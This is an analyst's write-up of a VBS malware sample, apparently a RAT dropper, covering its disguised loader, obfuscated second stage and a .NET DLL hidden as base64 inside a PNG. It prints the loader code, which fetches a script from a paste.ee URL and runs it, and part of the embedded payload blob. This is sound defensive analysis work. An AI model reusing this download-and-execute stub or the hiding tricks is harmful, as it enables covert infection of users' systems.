
Analysis of VBS file, Oct 31, 2023
SHA1 hash: d26bf02444500016f7d93e497683669669c762b3
MD5 hash: 16c6922f713e35f485266c858eeeb038
Malware obtained from Malware Bazaar
First seen: 2023-10-31 02:10:08 UTC

I analyzed the file using tools within Remnux. Brought the confirmed it is a vbs file. I opened it in Sublime-Text to begin analysis. First glance code looks clean and harmless.



I see clearly defined variable names, comments, etc. The comments and most things are in English, but some variables have strings in Portuguese. No other place in the code has Portuguese. Makes me wonder if this normal code was taken from an open source project. Couldn't confirm this.

The vbs file was long, 2325 lines. Part way down I see a few long variable names with random characters. I could not see anything else in the file that looked similar to this function.

```
if Err <> 0 then

    wscript.echo L_Text_Error_General01_Text & L_Space_Text & L_Error_Text & L_Space_Text _
                 & L_Hex_Text & hex(Err.Number) & L_Space_Text & Err.Description

end if
```

The function appears to be just a boolean check, IsHostCscript. Looking a the function I see:

```
1208  ' Beginning of the IsHostCScript thing
1209  function IsHostCscript()
1210
1211      on error resume next
1212
1213      dim strFullName
1214      dim strCommand
1215      dim i, j
1216      dim bReturn
1217
1218      bReturn = false
1219
1220      strFullName = WScript.FullName
1221
1222      i = InStr(1, strFullName, ".exe", 1)
1223
1224      if i <> 0 then
1225
1226          j = InStrRev(strFullName, "\", i, 1)
1227
1228          if j <> 0 then
1229
1230              strCommand = Mid(strFullName, j+1, i-j-1)
1231
1232              if LCase(strCommand) = "cscript" then
1233
1234                  bReturn = true
1235
1236              end if
1237
1238          end if
```


It's calling a wscript shell. Looking at where this function is called I see data being pulled from a URL:

```
279     '
280   if not IsHostCscript() then
281
282   On Error Resume Next
283
284   Dim CreateObject01
285   Set CreateObject01 = CreateObject("MSXML2.ServerXMLHTTP.6.0")
286   CreateObject01.open "GET", "https://paste.ee/d/puovb", False 'Manually went to site and copy and pasted the data from the u
287   CreateObject01.send ""
288   If CreateObject01.Status = 200 Then
289       Dim response
290       response = CreateObject01.responseText
291       Execute response
292   End If
293
```

Could not use curl or wget to download the payload. Blocked by Cloudflare. Since I was analyzing this within a linux OS and the file being vbs, I went straight to the location. The page was all the code. Copied and pasted this into a new file.

I continued to look at the rest of the code. I could not see anything else where the function or its variables were used. I suspect the rest of the code does nothing or would result in an error, while the second stage begins its work.


I focused now on this downloaded code.



I quickly saw that some sections of code were repeated throughout. In the middle was a blob of base64 code that was reversed and had some unicode characters in it to hinder a quick decoding.

I started to see some variables that called for Windows cmd. I began renaming the duplicate variables and saw they were just there to obfuscate the real code. They did nothing. Removed them.

This pattern looked a bit familiar. This was something I had analyzed only a couple of days prior with a JS script I analyzed on the 26th. There is repeated useless code, a reverse string function, variables that sometimes called this reverse string. The strings eventually combined with the obfuscated base64 code to make a wscript command, calling PowerShell. This would also reverse the base64 blob, replace unicode characters with ‘A’ and then decode it. I Reversed the blob, replaced the unicode characters, different than the previous one, then decoded it.



Like the the JS file, I can see a URL that is backwards and trying to pull a .txt file. I tried to get the information from this, but was unable to. TinyProxy errored trying to access it.

Thwarted by this I decided to look at the original VBS in VirusTotal. 10 vendors showed it as a RAT. I looked at other URLs that are associated with this to continue working on it.

One URL linked to PNG file. I grabbed the file and ran file. This said it was a png file. Next I ran strings. Began with lots of normal graphic file strings, then A big blob of possible code was embedded in it. Output the strings to a file and looked at it closer with Sublime-Text.


```
"iTXtXML:com.adobe.xmp
<?xpacket begin="
" id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 5.3-c011 66.145661, 2012/02/06-14:56:27        "> <rdf:RDF
xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"> <rdf:Description rdf:about="" xmlns:xmp="http://ns.adobe.com/xap/1.0/" xmlns:xmpMM="http://ns.adobe.com/
xap/1.0/mm/" xmlns:stRef="http://ns.adobe.com/xap/1.0/sType/ResourceRef#" xmp:CreatorTool="Adobe Photoshop CS6 (Windows)"
xmpMM:InstanceID="xmp.iid:739D01B684ED11EDB6F197454F9A690D" xmpMM:DocumentID="xmp.did:739D01B784ED11EDB6F197454F9A690D"> <xmpMM:DerivedFrom
stRef:instanceID="xmp.iid:739D01B484ED11EDB6F197454F9A690D" stRef:documentID="xmp.did:739D01B584ED11EDB6F197454F9A690D"/> </rdf:Description> </rdf:RDF>
</x:xmpmeta> <?xpacket end="r"?>>D]
IDATx
e6OfDAfR
_^~F
```


I scrolled through and got to the base64 stuff. Confirmed that what it was.


```
pmcD
9mMca
t[Rn6
e$K9
|Emv`
UoMl
yfof
z)10 6
IEND
<<BASE64_START>>TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAA
E9TIG1vZGUuDQ0KJAAAAAAAAAABQRQAATAEDAGnZf7AAAAAAAAAAAOAADiELATAAAPA0AAAGAAAAAAAAAXg81AAAgAAAAIDUAAABAAA
AAAAAAEAAAEAAAAAAAAA8AAAAAAAAAAAAAAABAPNQBLAAAAACA1AFQDAAAAAAAAAAAAAAAAAAAAAAAAAAAEA1AAwAAADKDjUAHAAAAAA
AAAAAAAAAAAAACCAAAEgAAAAAAAAAAAAAAC50ZXh0AAAAZO80AAAgAAAA8DQAAAIAAAAAAAAAAAAAAAAAAACAAAGAucnNyYwAAAFQD
AAACAAAA9jQAAAAAAAAAAAAAAAAAQAAAQgAAAAAAAAAAAAAAAAAAAABADzUAAAAAAEgAAAACAAUANA8FACjsEAABAAAAAAAAAFz7F
CIrBSiqXDdLKgAAABMwAwCeAAAAAQAAEShGQwAGIAEAAAD+DgAAOAAAAAD+DAAARQQAAABOAAAAKgAAAAYAAAAFAAAAOEkAAAAqKA
4bFQAEezwVAAQ6qP///yYgAAAAADid////KAMAAAYgAgAAAH4bFQAEe14VAAQ6hP///yYgAgAAADh5////AAA6KwUoiS9qSgAoPkM
vRGl+AgAABCoAABMwAwAEAAAAAAAAAAAAAACoTMAQABAAAAAAAAAAAAAAqEzADAAQAAAAAAAAAAAAAKhMwAwAEAAAAAAAAAAAAACoT
ACoSAAAAKgAAAC4oRkMABigYAAAGKhIAAAAqAAAAEgAAACoAAAASAAAXKgAAABIAABQqAAAAEgAAACoAAAASAAAAKgAAABIAABQqA
AAAAAAqEzAEAAQAAAAAAAAAAAAAKhMwBAAEAAAAAAAAAAAAAACoTMAMABAAAAAAAAAAAAAAqEgAAACoAAAASAAAAKgAAABIAAAAqAA
AAAAAqEzAEAAQAAAAAAAAAAAAAAKhMwBAAEAAAAAAAAAAAAAACoTMAQABAAAAAAAAAAAAAAqEzADAAQAAAAAAAAAAAAAKhMwBAAEAAA
EAAAAAAAAAAAAFCoTMAQABAAAAAAAAAAAAAAqEzAEAAQAAAAAAAAAAAAAKhMwAwAEAAAAAAAAAAAAAFCoTMAMABAAAAAAAAAAAAAAq
AAAqEzADAAQAAAAAAAAAAAAAKhMwAwAEAAAAAAAAAAAAAFCoTMAQABAAAAAAAAAAAAAAqEzAEAAQAAAAAAAAAAAAAKhMwBAAEAAAAA
AAAAAAAAAAAACoTMAQABAAAAAAAAAAAAAAqEzAEAAQAAAAAAAAAAAAAUKhMwBAAEAAAAAAAAAAAAACoTMAMACAAAAAAAAAAAAFKU/AA
AAAAAUKhMwBAAEAAAAAAAAAAAAACoTMAQABAAAAAAAAAAAAAAqEzAEAAQAAAAAAAAAAAAAKhMwBAAEAAAAAAAAAAAAACoTMAQABAA
ABAAAAAAAAAAAAAAqLihGQwAGKJcAAAYqEgAAACoAAAASAAAXKgAAABIAABQqAAAAEgAAACoAAAASAAAXKgAAABIAABQqAAAAEgAA
```


Now I needed to see what was in this. Is it another blob I've already looked at or is it something else. Possibly alternate to the paste.ee url I saw in the original VBS.


Had to remove the PNG strings out of the output. The base64 blob was over 4 million characters long. Saved this as another file. Decoded the file and ran file on it. File said: decodedresults: PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows.

I don't know where this file falls in with the previous stage I was working on. I will continue looking at it. I ran the file through VirusTotal. 34 out of 71 flagged it as malicious. Tagged as trojan.msil. SHA-1 for the dll is 6fae33197e2c49b1ccca554a1b2e11925b137c90.

Loaded into Ghidra. It only identified one function and one import, MSCoree.dll. I was not able to see too much. The Call Graph only had the main function making a call to MSCoree.dll. Couldn't get more information from it.

```
                    ds          _CorDllMain
                    *************************************************************
                    * IMAGE_IMPORT_DESCRIPTOR - DLL NAME                        *
                    *************************************************************
60f4e 6d 73 63 ...  ds          "mscoree.dll"
60f5a 00            ??          00h
60f5b 00            ??          00h
60f5c 00            ??          00h
60f5d 00            ??          00h

                    *************************************************************
                    *                          THUNK FUNCTION                   *
                    *************************************************************
                    thunk undefined entry()
                       Thunked-Function: MSCOREE.DLL::_CorDllMain
 undefined             AL:1           <RETURN>
                    entry                                      XREF[2]:     Entry Point(*), 004000a8(*)
60f5e ff 25 00 ...  JMP         dword ptr [->MSCOREE.DLL::_CorDllMain]
60f64 00            ??          00h
60f65 00            ??          00h
60f66 00            ??          00h
60f67 00            ??          00h
60f68 00            ??          00h
60f69 00            ??          00h
60f6a 00            ??          00h
60f6b 00            ??          00h
60f6c 00            ??          00h
```



Looked at the behavior in VirusTotal. It shows it being called from an exe, which I did not have. This exe lives in AppData directory.

At this point I decided to end the analysis. I can't get much further without the exe. Also not sure what stage in the infection this dll and referenced exe are a part of.